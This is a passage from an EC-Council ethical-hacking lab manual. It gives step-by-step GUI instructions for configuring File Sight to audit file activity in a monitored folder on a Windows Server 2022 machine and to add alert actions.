


29. The **File Sight Configuration** window appears; click the **Browse** button to provide a path for directory monitoring for the **Server2022** machine (here, **C:\Users\Administrator\Desktop\File Monitoring**) and tick the **Fire actions for each event separately** checkbox.
30. Choose **Audit file activity** from the **Monitor Purpose (for configuration help)** drop-down list, and then click **Actions**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




31. The **Monitor Actions** window appears; click **New** under **Global Action List**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

32. The **Add New Action** window appears. Select the **Action List** icon and click **OK**.




33. The **Action List** window appears. Type a description in the **Description** field and click **Add** to choose actions.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

34. The **Choose Action to Add** window appears; choose any action from the list and click **OK**.



